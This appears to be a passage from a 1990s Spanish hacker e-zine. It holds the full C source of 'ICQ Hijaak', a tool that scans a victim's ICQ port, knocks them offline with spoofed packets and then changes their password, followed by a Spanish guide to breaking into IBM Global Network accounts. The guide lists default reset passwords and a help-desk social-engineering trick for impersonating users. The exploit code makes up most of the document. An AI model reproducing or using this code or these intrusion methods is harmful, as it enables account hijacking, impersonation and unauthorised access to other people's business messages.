    int     times;
} port_info;
#define MAX_BURST      128
#define UNUSED_HEAD   MAX_BURST + 1
#define UNUSED_TAIL   MAX_BURST + 2
#define LIVE_HEAD     MAX_BURST + 3
#define LIVE_TAIL     MAX_BURST + 4
#define FIRST_LPORT   55000
#define SEND_COUNT    3
#define NEXT(i) List[(i)].next
#define PREV(i) List[(i)].prev
#define PORT(i) List[(i)].rem_port
#define TIMES(i) List[(i)].times
int UDPScan( struct in_addr addr, u16 start, u16 end, u16 * tport )
{
    int     unused_head;
    int     unused_tail;
    int     live_head;
    int     live_tail;
    int     i;
    port_info List[ LIVE_TAIL + 1 ];
    int     Current[ MAX_BURST ];
    int     cur_min, cur_max;
    int     now_port;
    int     delay;
    int     my_port;
    int     cur_send;
    struct timeval wait_time;
    fd_set  rdfs;
    int     err;
    int     s_icmp, rawsock;
    struct in_addr localaddr;
    *tport = 0;
    if ( GetLocalAddress(addr, &localaddr) == FAILURE ) {
        perror("GetLocalAddress"); return FAILURE; }
    s_icmp = CreateICMPsocket();
    if ( s_icmp == FAILURE ) {
        perror("Getting ICMP socket"); return FAILURE; }
    rawsock = CreateRawSocket();
    if ( rawsock < 0 ) {
        perror("Getting Raw socket"); return FAILURE; }
    FD_ZERO( &rdfs );
    FD_SET( s_icmp, &rdfs );
    List[ LIVE_TAIL ].next = -1; List[ LIVE_TAIL ].prev = LIVE_HEAD;
    List[ LIVE_TAIL ].rem_port = 0; List[ LIVE_HEAD ].prev = -1;
    List[ LIVE_HEAD ].next = LIVE_TAIL; List[ LIVE_HEAD ].rem_port = 0;
    List[ UNUSED_TAIL ].next = -1; List[ UNUSED_TAIL ].prev = UNUSED_HEAD;

```

```

List[ UNUSED_TAIL ].rem_port = 0; List[ UNUSED_HEAD ].prev = -1;
List[ UNUSED_HEAD ].next = UNUSED_TAIL;
List[ UNUSED_HEAD ].rem_port = 0;
for ( i = 0; i < MAX_BURST ; i++ ) {
    PREV( i ) = PREV( UNUSED_TAIL ); NEXT( i ) = UNUSED_TAIL;
    NEXT( PREV( i ) ) = i; PREV( NEXT( i ) ) = i; PORT( i ) = 0;
    TIMES( i ) = SEND_COUNT; }
now_port = start;
cur_min = now_port;
cur_max = MAX_BURST;
my_port = FIRST_LPORT;
cur_send = 16;

while ( 1 ) {
    int    cur;
    int    cnt;

    cur_max = cur_send;
    cur_min = now_port;
    cur = List[ LIVE_HEAD ].next;
    cnt = 0;
    while ( NEXT(cur) != -1 ) {

        if (!cur_max ) {
            break;
        }
        cnt++;

        if ( SendUDP(rawsock, localaddr, addr,
            my_port, PORT(cur) ) == FAILURE ) {
            perror("Sending UDP packet");
            return FAILURE;
        }
        cur_max--;
        TIMES(cur)--;
        cur = NEXT(cur);

        if ( NEXT(cur) > LIVE_TAIL ) {
            printf("Ugh! %d \n", NEXT(cur) );
            exit(-1);
        }
    }

    for ( i = 0; i < cur_max ; i ++ ) {
        int node;

        if ( cur_min > end )
            break;

        node = NEXT( UNUSED_HEAD );
        if ( -1 == NEXT( node ) )
            break;
        NEXT( UNUSED_HEAD ) = NEXT( node );
        PREV( NEXT(node) ) = UNUSED_HEAD;

        PREV( node ) = PREV( LIVE_TAIL );
        NEXT( node ) = LIVE_TAIL;
        NEXT( PREV( node ) ) = node;
        PREV( NEXT( node ) ) = node;

        PORT( node ) = cur_min + i;
        if ( SendUDP(rawsock, localaddr, addr,
            my_port, cur_min+i ) == FAILURE ) {
            perror("Sending UDP packet");
            return FAILURE;
        }
    }
}

```

```

        Current[ i ] = node;
    }

    if ( ( now_port >= end ) &&
        ( !cnt ) ) {
        printf("Found nothing!\n");
        return SUCCESS;
    }
    now_port += cur_max;

    /*
     * Delay, waiting for responses. Continue until the
     * operation times out, meaning that we waited long enough
     * for a packet..
     */
    cnt = 0;
    while ( 1 ) {
        int junksize;
        static struct sockaddr junkaddr;
        static u8 packet[1500];
        int len;
        u8 * icmphdr, * fiphdr, * fudphdr;
        int got_port;
        int cur;

        wait_time.tv_usec = 0;
        wait_time.tv_sec = 5;
        FD_SET( s_icmp, &rdfs );
        err = select( s_icmp+1, &rdfs, NULL, NULL, &wait_time );
        if ( -1 == err ) {
            perror("UDPSCAN - Select");
            return FAILURE;
        }
        if ( !err ) {
            break;
        }
        junksize = sizeof( struct sockaddr );
        err = recvfrom( s_icmp, packet, sizeof(packet), 0,
            &junkaddr, &junksize );
        if ( -1 == err ) {
            perror("UDPSCAN - recvfrom: ");
            exit(-1);
        }
        if ( (byte(*packet,IP_PROTOCOL) != IPPROTO_ICMP) ||
            (dword(*packet, IP_SRC) != *((u32 *)&addr)) )
            continue;
        len = ( byte(*packet, 0 ) & 0x0F ) * 4;
        icmphdr = packet + len;
        if ( (byte(*icmphdr,ICMP_TYPE) != 3) ||
            (byte(*icmphdr,ICMP_CODE) != 3) )
            continue;
        fiphdr = icmphdr + ICMP_END + 4/*clear error code*/;
        len = ( byte(*fiphdr, 0 ) & 0x0F ) * 4;
        if ( (byte(*fiphdr,IP_PROTOCOL) != IPPROTO_UDP) ||
            ( (dword(*fiphdr, IP_DST) !=
              *((u32 *)&addr) ) ) )
            continue;
        fudphdr = fiphdr + len;
        got_port = ntohs( word(*fudphdr, UDP_DEST) );

        if ( ( got_port >= cur_min ) &&
            ( got_port < (cur_min+cur_max) ) ) {
            cur = Current[ got_port - cur_min ];

            PREV( NEXT(cur) ) = PREV( cur );
            NEXT( PREV(cur) ) = NEXT( cur );
        }
    }

```

```

        PREV( cur ) = PREV( UNUSED_TAIL );
        NEXT( cur ) = UNUSED_TAIL;
        NEXT( PREV( cur ) ) = cur;
        PREV( NEXT( cur ) ) = cur;

        cnt++;
        continue;
    }
    /*
     * if we get here, then it was one of the older
     * ones, so look through the array for it
     */
    cur = NEXT( LIVE_HEAD );
    while ( NEXT(cur) != -1 ) {
        if ( PORT(cur) == got_port ) {

            PREV( NEXT(cur) ) = PREV( cur );
            NEXT( PREV(cur) ) = NEXT( cur );

            PREV( cur ) = PREV( UNUSED_TAIL );
            NEXT( cur ) = UNUSED_TAIL;
            NEXT( PREV( cur ) ) = cur;
            break;
        }
        cur = NEXT(cur);
    }
    if ( NEXT(cur) == -1 ) {
        printf("RESPONSE FOR PORT %d UNEXPECTED! \n",
            got_port);
    } else {
        cnt++;
    }
}
printf("[UDP Scan working] Got %d responses \n", cnt );

if ( cnt < ( (cur_send/4) * 3 ) ) {

    cur_send /= 2;
    if ( cur_send < 16 ) {
        cur_send = 16;
    }

} else {
    cur_send *= 2;
    if ( cur_send > MAX_BURST ) {
        cur_send = MAX_BURST;
    } } cur = NEXT( LIVE_HEAD );
while ( NEXT(cur) != -1 ) {
    if ( !TIMES(cur) ) {
        printf("SCORE! Port is %d \n",PORT(cur));
        close( s_icmp );
        close( rawsock );
        *tport = PORT(cur);
        return SUCCESS;
    }
    cur = NEXT(cur);
}

}

close( s_icmp );
close( rawsock );
return SUCCESS;
}

```

```

#define COMMAND_CHANGEPASSWORD 0x049C
#define COMMAND_LOGOFF 0x0438
#define RESPONSE_ERROR 0x00F0

int WritePacket(u8          * data_ptr,
               int          * size,
               char         * format,
               ...         )

{
    u8          * ptr;
    va_list     ap;
    u32         dword_param;
    u16         word_param;
    u8          byte_param;
    u8          * string_param;
    int         string_length;
    int         * data_length;

    ap = va_start( ap, format );
    ptr = data_ptr;

    while ( *format ) {
        switch ( *format++ ) {
            case 'L': /* dword */
                dword_param = va_arg(ap, u32 );
                *(ptr++) = dword_param & 0xFF;
                *(ptr++) = (dword_param >> 8 ) & 0xFF;
                *(ptr++) = (dword_param >> 16) & 0xFF;
                *(ptr++) = (dword_param >> 24) & 0xFF;
                break;
            case 'W': /* word */
                word_param = va_arg(ap, u16 );
                *(ptr++) = word_param & 0xFF;
                *(ptr++) = (word_param >> 8 ) & 0xFF;
                break;
            case 'B': /* Byte */
                byte_param = va_arg(ap, u8 );
                *(ptr++) = byte_param;
                break;

            case 'S': /* ICQ string */
                string_param = va_arg(ap, u8 * );
                string_length = strlen( string_param ) + 1;
                *(ptr++) = (string_length ) & 0xFF;
                *(ptr++) = (string_length >> 8) & 0xFF;
                memcpy( ptr, string_param, string_length );
                ptr += string_length;
                break;
            case 'D': /* pure data with length byte */
                data_length = va_arg(ap, int * );
                string_param = va_arg(ap, u8 * );
                memcpy( ptr, string_param , *data_length );
                ptr += *data_length;
                break;

            default:
                fprintf(stderr, "Invalid type %c \n", *(format-1) );
                return FAILURE;
        }
    }

    /* return the size taken up */
    *size = (ptr - data_ptr );
    return SUCCESS;
}
u32     icq_uin = -1;

```

```

u16    icq_seq = 0;
u16    icq_seq2 = 0;
#define ICQ4_VER        0
#define ICQ4_RANDOM    2
#define ICQ4_ZERO      4
#define ICQ4_COMMAND   6
#define ICQ4_SEQ       8
#define ICQ4_SEQ2     10
#define ICQ4_UID       12
#define ICQ4_CHECK     16
#define ICQ4_END       20
void create_icq4_hdr(
        u8      * data_ptr,
        u16    any_number,
        u16    command,
        int    data_size
    )
{
u32    check;
u32    check2;
u32    keyvalue;
int    count;
int    length;
int    i;
u8    ofs;
u8    val;

length = data_size + ICQ4_END;

memset( data_ptr, 0, ICQ4_END );

word(*data_ptr, ICQ4_VER ) = 0x4; word(*data_ptr, ICQ4_RANDOM) = any_number;
word(*data_ptr, ICQ4_COMMAND ) = command; word(*data_ptr, ICQ4_SEQ ) = icq_seq;
word(*data_ptr, ICQ4_SEQ2 ) = icq_seq2; dword(*data_ptr,ICQ4_UID ) = icq_uin;
dword(*data_ptr,ICQ4_CHECK) = 0x0;

check = ( *(data_ptr + 8) << 24 ) | ( *(data_ptr + 4) << 16 ) |
        ( *(data_ptr + 2) << 8 ) | ( *(data_ptr + 6) );
ofs = random() % length; val = *(data_ptr + ofs );
check2 = ( ofs << 24 ) | ( val << 16 );
ofs = random() % 256; val = icq_check_data[ ofs ];
check2 |= ( ofs << 8 ) | ( val ); check2 ^= 0x00FF00FF; check ^= check2;
dword(*data_ptr,ICQ4_CHECK ) = check;
keyvalue = length * 0x66756B65; keyvalue += check;
count = ( length + 3 ) / 4; count += 3; count /= 4;
for ( i = 0; i < count ; i++ ) {
    u32 * r;
    if ( i == 4 ) continue; r = (u32 *)(data_ptr + (i*4) );
    *r ^= (keyvalue + icq_check_data[i*4] ); }
word(*data_ptr, ICQ4_VER ) = 0x4; /* NECESSARY! */
}

void create_icq3_header( u8 * data_ptr, int * size, u16 command,
    u16 seq1, u16 seq2, u32 UIN )
{
    int len, len2, err, ofs, val;
    u32 check, check2;

    err = WritePacket( data_ptr,&len, "WWWL",
        0x03, command, seq1, seq2, UIN );
    if ( err == FAILURE ) {
        printf("Programmer Error in create_icq3_header\n"); exit(-1); }
    check = ( *(data_ptr + 8) << 24 ) | ( *(data_ptr + 4) << 16 ) |
        ( *(data_ptr + 2) << 8 ) | ( *(data_ptr + 6) );
    ofs = random() % len; val = *(data_ptr + ofs );
    check2 = ( ofs << 24 ) | ( val << 16 );
    ofs = random() % 256;

```

```

    val = icq_check_data[ ofs ];
    check2 |= ( ofs << 8 ) | ( val );
    check2 ^= 0x00FF00FF; check ^= check2;
    err = WritePacket( (data_ptr + len),&len2,"L", check );
    *size = len + len2; }
static u8    packet[ 1500 ];
void main( int argc, char ** argv );
void main( int argc, char ** argv )
{
    int    count;
    int    i;
    ul6    j, k;
    struct in_addr * addr_list;
    struct in_addr * target_list;
    int    err;
    struct in_addr you;
    struct in_addr me;
    int    rawsock;
    struct sockaddr raddr;
    struct sockaddr_in * r_in = (struct sockaddr_in *)&raddr;
    int    size;
    u8     * data_ptr;
    u8     * hdr_ptr;
    int    hdr_size;
    ul6    your_port;
    int    retries;
    int    base_port;
    if ( argc < 5 ) {
        fprintf(stderr,
"-----[ ICQ Hijaak ]=====-----\n"
"Author: wumpus@innocent.com    *    Copyright (c) 1998  Wolvesbane\n"
"[ http://www.rootshell.com/ ] - Usage: \n"
"    hijaak [options] icq-server target-uin target-ip new-password \n"
"\n"
"icq-server:    Packets will be *spoofed* from the (possibly plural) \n"
"                IP addresses of this parameter. \n"
"\n"
"target-uin:    D'Oh!  \n\n"
"target-ip:     Finding this is up to you.  May the farce be with you\n"
"\nnew-password: D'Oh! Take a guess \n"
"\nNo options are available at this time.\n" );
        exit(-1);
    }
    base_port = 0;
    if ( argc > 5 ) { base_port = atoi( argv[5] ); }
    if (!base_port) base_port = 1024;
    icq_uin = atol( argv[2] );
    if ( !icq_uin ) {
        fprintf(stderr, "Who do you want me to kill, boss? \n");
        exit(-1); }
    err = MultiResolve(argv[3],&count,&target_list);
    if ( err == -1 ) { perror("Resolving target\n"); exit(-1); }
    if ( count > 1 ) { fprintf(stderr,
"Hey! Moron!  You need to specify an UNAMBIGUOUS victim IP. \n" );
        exit(-1); }
    you = target_list[0];
    free( target_list );
    err = MultiResolve(argv[1],&count,&addr_list);
    if ( err == -1 ){ perror("Resolving ICQ server"); exit(-1); }
    r_in->sin_port = htons( 1984 ); /* DON'T CARE */
    r_in->sin_family = AF_INET; r_in->sin_addr = you;

    hdr_ptr = packet + IP_END + UDP_END;

    rawsock = CreateRawSocket();

    printf("*** Scanning for luser's ICQ port ... \n");

```

```

your_port = base_port;
while ( 1 ) { err = UDPScan(you, your_port, 65535, &your_port );
    if ( ( err == -1 ) || ( !your_port ) ) { fprintf(stderr,
"D'Oh! Can't find a target port. Better check that target IP again!\n");
        exit(-1); }
    if ( FAILURE == VerifyUDPPort( you, your_port ) ) {
        fprintf(stderr,
"UDP scan found invalid port. Retrying... Hit CTRL-C to exit\n");
        continue; }
    break;
}
printf("*** Got luser's port at %d \n", your_port );
create_icq3_header(hdr_ptr, &hdr_size, RESPONSE_ERROR, 0,
    0, icq_uin ); retries = 3;
while ( retries-- ) {
    printf("Trying to knock luser offline. Attempt %d\n",
        3 - retries );
    for ( i = 0; i < count ; i++ ) {
        int psize;

        psize = IP_END + UDP_END + hdr_size;
        make_ip_hdr( packet, psize, IPPROTO_UDP, 0x666, 0,
            addr_list[i], you, 0x7F );
        make_udp_hdr( packet, psize - IP_END, 4000, your_port );
        err = sendto( rawsock, packet, psize, 0,
            &raddr, sizeof(raddr));
        if ( err != psize ) { perror("Sending"); exit(-1); }
    }
    if ( FAILURE == VerifyUDPPort( you, your_port ) ) { break; }
    sleep( 3 ); /* Give 'em some time */
    if ( FAILURE == VerifyUDPPort( you, your_port ) ) { break; }
    sleep(3);
}
printf("Retries is %d \n", retries );
if ( 0 > retries ) { fprintf(stderr,
"Uh Oh! Something ain't working. Can't toast the luser. Sorry, dude.\n");
    exit(-1); }
/* more time? how long does it take to reconnect? */
sleep(16);
printf("*** Scanning for luser's _new_ ICQ port ... \n");
while ( 1 ) {
    err = UDPScan(you, your_port, 65535, &your_port );
    if ( ( err == -1 ) || ( !your_port ) ) { fprintf(stderr,
"D'Oh! Can't find the new port! Maybe your target is smarter than you?\n");
        exit(-1); }
    if ( FAILURE == VerifyUDPPort( you, your_port ) ) {
        fprintf(stderr,
"New UDP scan found invalid port. Retrying... Hit CTRL-C to exit\n");
        continue; } break; }
printf("*** Got luser's new connection at %d \n", your_port );
printf("*** HiJaacking account now...(*LONG* version)\n");
for ( k = 0; k < 14 ; k++ ) {
    for ( j = 0; j < 14 ; j++ ) {
        int psize;
        icq_seq = k; icq_seq2 = j;
        data_ptr = hdr_ptr + ICQ4_END;
        WritePacket( data_ptr, &size, "S", argv[4] );
        create_icq4_hdr(hdr_ptr, random()&0xFFFF,
            COMMAND_CHANGEPASSWORD, size );
        hdr_size = ICQ4_END;

        for ( i = 0; i < count ; i++ ) {
            psize = IP_END + UDP_END + hdr_size + size;
            make_ip_hdr( packet, psize, IPPROTO_UDP,
                0x666, 0, you, addr_list[i], 0x7F );
            make_udp_hdr( packet, psize - IP_END,

```

```

        your_port, 4000);
err = sendto( rawsock, packet, psize, 0,
             &raddr, sizeof(raddr));
if ( err != psize ) { perror("Sending");
                    exit(-1); } usleep( 1000 );
err = sendto( rawsock, packet, psize, 0,
             &raddr, sizeof(raddr));
if ( err != psize ) {
                    perror("Sending");
                    exit(-1);
                } } } }
printf("Disconnecting the remote luser... \n");
create_icq3_header(hdr_ptr, &hdr_size, RESPONSE_ERROR, 0, 0, icq_uin );
for ( i = 0; i < count ; i++ ) {
    int    psize;
    psize = IP_END + UDP_END + hdr_size;
    make_ip_hdr( packet, psize, IPPROTO_UDP, 0x666, 0,
                addr_list[i], you, 0x7F );
    make_udp_hdr( packet, psize - IP_END, 4000,your_port );
    err = sendto( rawsock, packet, psize, 0,
                &raddr, sizeof(raddr));
    if ( err != psize ) { perror("Sending"); exit(-1); } }
free( addr_list );
}
<-->

```

Descripcion y Notas:

A ver, que repasemos. Por esta seccion ya han pasado ICQ spoofers, ICQ sniffers, y ahora tenemos al ICQ Hijacking, que es un poquito largo, pero bueno. Asi podremos suplantar la identidad de una persona, e incluso se advierte de la posibilidad de cambiarle la password ;)

EOF


```

95-4280710  Spain Sevilla
95-4282960  Spain Sevilla
922-243288  Spain Sta.Cruz de Tenerife
96-3930190  Spain Valencia
96-3933355  Spain Valencia
986-231211  Spain Vigo
976-212018  Spain Zaragoza
1 (800) 933-3997 US fee 800 $ surcharge $
1 (800) 590-4857 US fee 800 $ surcharge $ (V.34)
1 (800) 590-4858 US Backup (V.34)
900-994443  Spain Registration
    
```

<http://www.ibm.link.ibm.com>

Entonces hay que seleccionar el menu 2 "Jump to host screen"
y aparece la pantalla

```

SVM0201P
SYSTEM: FRZZTRSM                      DATE: 98/04/15
TERMIN: DQ6SAAJ7                      TIME: 09:14:50
CUSTOMER ASSISTANCE: ENTER "NOTIFY" OR CALL 900-100-229
    
```

W E L C O M E T O T H E I B M G L O B A L N E T W O R K

```

=====  =====  =====  =====
=====  =====  =====  =====
===      ==      ==      =====  =====
===      =====  =====  =====
===      =====  ==      =====  ==
===      ==      ==      ==      =====  ==
=====  =====  =====  ==      =====
=====  =====  =====  =      =====
    
```

Provided by IBM Global Services

ACCOUNT... xxxxxxxx USERID... yyyyyyy PASSWORD... zzzzzzzz
Enter desired product or service, or press the HELP key (PF1) for assistance.

====>

Si esta pantalla te parece que te suena de algo, estas en lo cierto: es la pantalla de login de un mainframe AS/400 de IBM con sistema operativo MVS. No estoy seguro, pero creo que el ordenador es un modelo AS/3600d (eso oi) <http://www.as400.ibm.com> <http://as400bks.rochester.ibm.com> , pero la mitad de los enlaces no van

De hecho, el programa INPCS incluye una emulacion de terminal PC3270.

En esta pantalla se introduce la cuenta (ACCOUNT), usuario (USERID) y clave de acceso.
En España, las cuentas empiezan por "ES", seguidas por 6 digitos con el nombre de la empresa contratante.
El usuario empieza por "ES", le siguen 2 o 4 digitos con las iniciales de la empresa, y 4 o 2 digitos secuenciales
Asi, una cuenta valida seria ESHACKER, y un usuario seria ESHACK01
La clave la asigna la propia IBM a traves de su sucursal en Madrid, y es posible cambiarla tanto por batch como en interactivo.
En caso de olvidar la clave, o de haber sido "revocada", se puede llamar al telefono de HelpDesk (900-100-229) y pedir que la "reseteen", lo cual equivale a que le dan una clave ellos mismos, y luego el usuario la tiene

que cambiar.

En caso de intentar meter erroneamente por 3 veces seguidas la clave, se revoca automaticamente , y es necesario llamar a los chicos del HelpDesk, que la cambian en el acto.

Por cierto, que siempre suelen dar la misma clave: MM00MM (quizas cuando este documento se divulgue decidan cambiarla).

Este es un terreno abonado para la ingenieria social.

Por ejemplo, si averiguas la cuenta y el usuario de alguien, puedes fallar por 3 veces la clave, y luego llamar al HelpDesk para que te den la tipica. Luego la cambias tranquilamente, y puedes hacerte pasar por el usuario legal. Quizas se pueda aplicar algun bug, pero no he encontrado ninguno. Prueba en gopher://updates.gopher.ibm.com

Entonces se accede a la pantalla de servicios:

```
SVM0401P          IBM INFORMATION NETWORK PRODUCT SELECTION          Page    1
SYSTEM: FRZZTRSM          DATE: 98/04/15
TERMID: DQ6SAAJ7          TIME: 09:15:26
CUSTOMER ASSISTANCE: ENTER "NOTIFY" OR CALL 900-100-229
```

	PRODUCT	DESCRIPTION	ENTER "NOTIFY" OR CALL
1	IE/SERV	IBM INFO EXCHANGE	
2	INFOEXCH	IE PR PROTOCOL CONV	
3	SC	IBM MAIL EXCHANGE	
4	QIRUS	IN RESOURCE USAGE	

Enter selection or press the END key before leaving this terminal unattended.

F1=HELP F3=END F5=SERVICES

==>

Lo normal es acceder al servicio 1 IE/SERV para acceder al servicio de INFORMATION EXCHANGE, en el cual se permite el acceso a buzones para intercambio de ficheros.

Los otros servicios no se lo que hacen, pues no tengo clave. Incluso pulsando F5 se accede a otras funcionalidades.

Entonces aparece la pantalla:

```
M1800US          Information Exchange Administration Services
                  Verify a User's Password
```

```
Account ID..... xxxxxxxx
User ID..... YYYYYYYY
```

Current Information Exchange password.....

To change your current password:

```
New Information Exchange password.....
Verify new Information Exchange password..
```

Command ==>

Enter F1=Help F3=Exit F4=Main Menu F12=Cancel

entonces se accede al segundo nivel de seguridad. Es necesario dar una cuenta, un usuario y una clave. La cuenta y el usuario suele ser la misma que para acceder a la primera pantalla de Information Global Network, y la clave suele ser distinta.

Al igual que en el caso anterior, si la clave se intenta meter mas de 3 veces seguidas erroneamente, se revoca.

Pero en este caso, hay que llamar al servicio de HelpDesk para que llamen al servicio de HelpDesk de IBM para que la reseteen. Lo malo es que tardan un par de horas en hacerlo, y te llaman a casa (o a la empresa) para notificarte la nueva.

Tambien suelen dar claves estandar, y las mas comunes son: IBM98MAM, DAYLIGHT, HIGHNOON, SUNLIGHT, y otros fenomenos atmosfericos.

De nuevo la ingenieria social puede aplicarse.

Entonces aparece la pantalla:

```
M0000US          Information Exchange Administration Services
                    Main Menu
                    System ID : EUR
```

```
Action  ___  Work with one of the following:
              1. Profiles
              2. Alias tables
              3. Distribution lists
              4. Messages
              5. Audit trails and session traces
              6. Trading partners
              7. Libraries
              8. Events
              9. X.400 services
             X. Exit from Information Exchange Administration Services
```

(C) IBM 1983, 1992; Advantis 1993, 1997

Command ==>

Enter F1=Help F3=Exit

Desde aqui ya se puede acceder sin necesitar mas claves a la administracion de la cuenta propia, o al intercambio de ficheros, o a la visualizacion de documentos.

El usuario y cuenta no solo vale para acceder a los servicios, sino para poder enviar documentos, y saber quien los ha enviado.

El menu mas usado (que no el mas interesante) es el 4: Messages
Aparece la pantalla:

```
M3000US          Work with Messages
```

```
Account ID..... ESHACKER
User ID..... ESHACK01
Time zone..... GMT
Partner or alias..... _____ or _____
Begin date - time..... __ / __ / __ - __ : __ Date format - YY/MM/DD
End date - time..... __ / __ / __ - __ : __ Date format - YY/MM/DD
User message class..... _____
```

- ```
Action..... _ 1. List inbound messages
 2. List outbound messages
 3. Send a message
 4. List archived message groups
 5. Work with audit trails and session traces
 6. Work with profiles
 7. Show cluster child ID for trading partner
```

Command ==>  
Enter F1=Help F3=Main Menu F4=Main Menu

4B a:Connected Port A108

y desde aqui se ven los mensajes enviados, los recibidos, las trazas de sesiones de comunicacion, y algunas cosillas mas.  
Por ejemplo, el submenu 1 mostraria

M3100US List Inbound Messages

```
Account ID..... ESHACKER
User ID..... ESHACK01
```

Codes (multiple selection)

- ```
D = Delete message H = View CDH
S = See additional information V = View message text (BILLABLE)
```

Code	Sys ID	Account	User ID	User msg class	Submitted Date	Time	Rcv ind	Arch ind	CDH ind
_		ESEMISOR	ESEM0220	PEDIDO	98/04/08	21:34:05			Y
_		ESEMISOR	ESEM0220	PEDIDO	98/04/08	21:34:08			Y
_		ESEMISOR	ESEM0220	PEDIDO	98/04/08	21:34:10			Y
_		ESEMISOR	ESEM1111	DELFOR	98/04/08	22:00:00	Y		Y
_		ESEMISOR	ESEM1111	DELFOR	98/04/08	22:00:29	Y		Y
_		GBROYHOU	GBRH0001	FACTUR	98/04/08	23:14:39			Y
_		GBROYHOU	GBRH0001	FACTUR	98/04/08	23:14:41			Y
_		ESHACKER	ESHACK01	PRUEBA	98/04/09	00:23:18			Y

Command ==>
Enter F1=Help F3=Exit F4=Main Menu F12=Cancel

4B a:Connected Port A108

y desde aqui es posible visualizar los mensajes, apareciendo algo asi:

M3102US View Message Text Page 000001 of 000001
Columns 00001 - 00079

Message text sent to
Account ID / User ID ESHACKER / ESHACK01 This is a BILLABLE function

```
UNB+UNOA:2+840000000011:14+840000000020:14+980408:2323+207'UNH+0001+PEDIDO:90
:1:AE:AECOM'BGM+105+81104092+980408'PCP+840000000011:1:81104092+840000000200+
840000000037+840000000044'PPP+840000000059'UNS+D'LIP+1:840000000059+PATATA
FRITAS SIN SAL SN.002 G.++600+12+7200.00+525600'UNS+S'FEN+980421+980421'CDP+90+
525600'TXT+A VER SI ESTA VEZ NO ESTAN LAS PATATAS PODRIDAS, CHAVALES.SALUDOS'
TXT+X'UNT+12+0001'UNZ+1+207'
```

Command ==>

Enter F1=Help F3=Exit F4=Main Menu F12=Cancel

4B

a:Connected Port A108

y que es este fichero? pues es un documento de tipo EDIFACT.
No lo he dicho antes, pero la red IGN, el servicio de INFORMATION EXCHANGE esta orientado hacia la transmision de documentos edifact, que son un estandar para indicar los datos. Por ejemplo, en el segmento UNB+ se indica quien es emisor (en este caso es 840000000011:14) y el receptor (840000000020:14) y la fecha.

El segmento UNH+ indica el tipo de documento (PEDIDO:90:1:AE:AECOM)

En BGM+ se dice un numero unico (81104092), y la fecha de entrega (980408)

Algunos lectores estaran pensando: "solo se pueden mandar documentos de tipo comercial? Pues la respuesta es NO, pero la mayor parte del tiempo se mandan de este tipo. Asi, lo comun es usar pedidos, facturas, albaranes, respuestas, programacion de fabricacion, reservas de hoteles, remesas, transferencias, avisos de cargo, declaracion de puntos, y cosas similares.

Quizas esto no sea muy interesante para el fisgon ocasional (sin menosprecio), pero si para el usuario legal, o para el hacker que intenta sacar provecho, y recuerdo que suplantar la personalidad puede ser constitutivo de delito.

Notas varias:

Para saber mas de que significan los segmentos, consultar las paginas:

Que significan los segmentos:

Que mensajes existen: busca EDIFACT en tu buscador preferido, y obten las llamadas guias de integracion.

Implementacion de mensajes en España: <http://www.aecoc.es/EDI>

Implementacion de mensajes mundial: <http://www.unece.org/trade/untdid/Welcome> y tambien <http://www.polaris.disa.org>

Algunas organizaciones que usan EDIFACT en España (orden aleatorio):

El Corte Ingles, Siemens, Balay, Alcampo, Banco Central, Viajes Marsans, Sol Melia, Simon, BICC, Telefonica, Caja Rural, Continente, Hipercor, Ford, Coca-cola, Colgate, Martini & Rossi, Agencia Tributaria.

La red IGN tiene conexiones (llamados enlaces) con otras redes, entre ellas:

TESAI (de telefonica, usada en el sector de la distribucion - supermercados)

GEIS (de General Electric, usada en el sector del automovil)

FONOCOM (<http://www.fonocom.es>)

INTERNET

AT&T

BT (British Telecom)

X.400

Notar que en el mensaje edifact va la identificacion del usuario, que no tiene nada que ver con el buzón emisor ni el receptor, con lo cual la suplantacion de personalidad es perfectamente factible.

El modem del usuario llama al numero de telefono, y hay un modem que responde, que a su vez esta conectado a un PAD que hace la conversion entre X.28 y X.25; tras esto se contacta con un Gateway en España (que a veces no funciona), y luego con Host principal que esta en Warwick, Inglaterra. En USA tienen otro, segun he oido.

La comunicacion por modem asincrono (casi todos los modems del mundo lo son) se realiza a velocidades entre 1.200 y 9.600 baudios, pero la conexion entre el PAD conversor a modo sincrono y el host almacenador de mensajes es tan lenta que puede hacer caer la velocidad hasta 100 baudios, por lo que se desaconseja totalmente la transmision de mensajes excesivamente largos. Para estos, mejor usar un modem sincrono (tarjeta SDLC en PC, o SNA en un AS/400).

Los mensajes no van cifrados ni autenticados, pero IGN puede guardar los mensajes enviados y recibidos hasta un maximo de 2 meses.

Segun el contrato que tenga firmado el usuario con IBM, puede tener trafico y tiempo ilimitado, pagar por mensajes, por tiempo, tener un limite de tamaño de mensajes, de numero de mensajes, ... y no es barato. El modo ilimitado cuesta unas 50.000 al mes.

Pero no es normal que la gente mire las estadisticas de mensajes enviados o recibidos, ni el tiempo de conexion (aunque es posible hacerlo)

Por supuesto, hay varios menus de administracion, y algunos de ellos pueden ser interesantes, sobre todo para averiguar cuentas de otros usuarios.

Como cosa curiosa, si desde la pantalla primera de solicitud de login se pulsa F3 para abortar el proceso, aparece una pantalla asi:

```

=====  =====  =====  =====
=====  =====  =====  =====
   ===    ===    ===    =====  =====
   ===    =====  =====  =====
   ===    =====  ===  =====  ===
   ===    ===    ===    ===  =====  ===
=====  =====  =====  ===  =====
=====  =====  =====  =  =====
    
```

*** Teclee SVM para acceder al Service Manager
 ==>

4B a:Connected Port A108

y segun mis pruebas solo se puede teclear SVM para acceder al Service Manager

Mas cosas: segun la documentacion, el protocolo entre el host y el PC va cifrado, aunque solo en USA, pues va con DES, y este algoritmo es inexportable

Para la gente habituada a Inet, el concepto de red usado por IGN queda un poco simplificado por el hecho de existir un unico host, con muchas conexiones. Esto es el paradigma de las redes de valor añadido (VAN), en la cual los ordenadores servidores no solo almacenan datos y los routean entre ellos, sino que tambien interaccionan con ellos.

Segun nuevos comentarios, es posible acceder a esta red por TCP/IP incluso llamando a los mismos numeros de telefono; esto quiere decir que intenta varios protocolos de validacion de usuario (supongo que seran PAP y CONN_SNA para Inet y IE, pero me queda la duda de que pasa como distinguir TCP/IP de SNA_PROTOCOL, o como se llame)
<http://www.ibm.com/globalnetwork/metssvc.htm>

Espero que esta informacion sirva para conocer un poco mas el mundo de los mainframes de IBM, los documentos EDIFACT, y la red IGN.

EOF

```

-[ 0x0C ]-----
-[ LA VUELTA A SET EN 0x1D MAILS ]-----
-[ by SET Staff ]-----SET-15-

```

```
-{ 0x01 }-
```

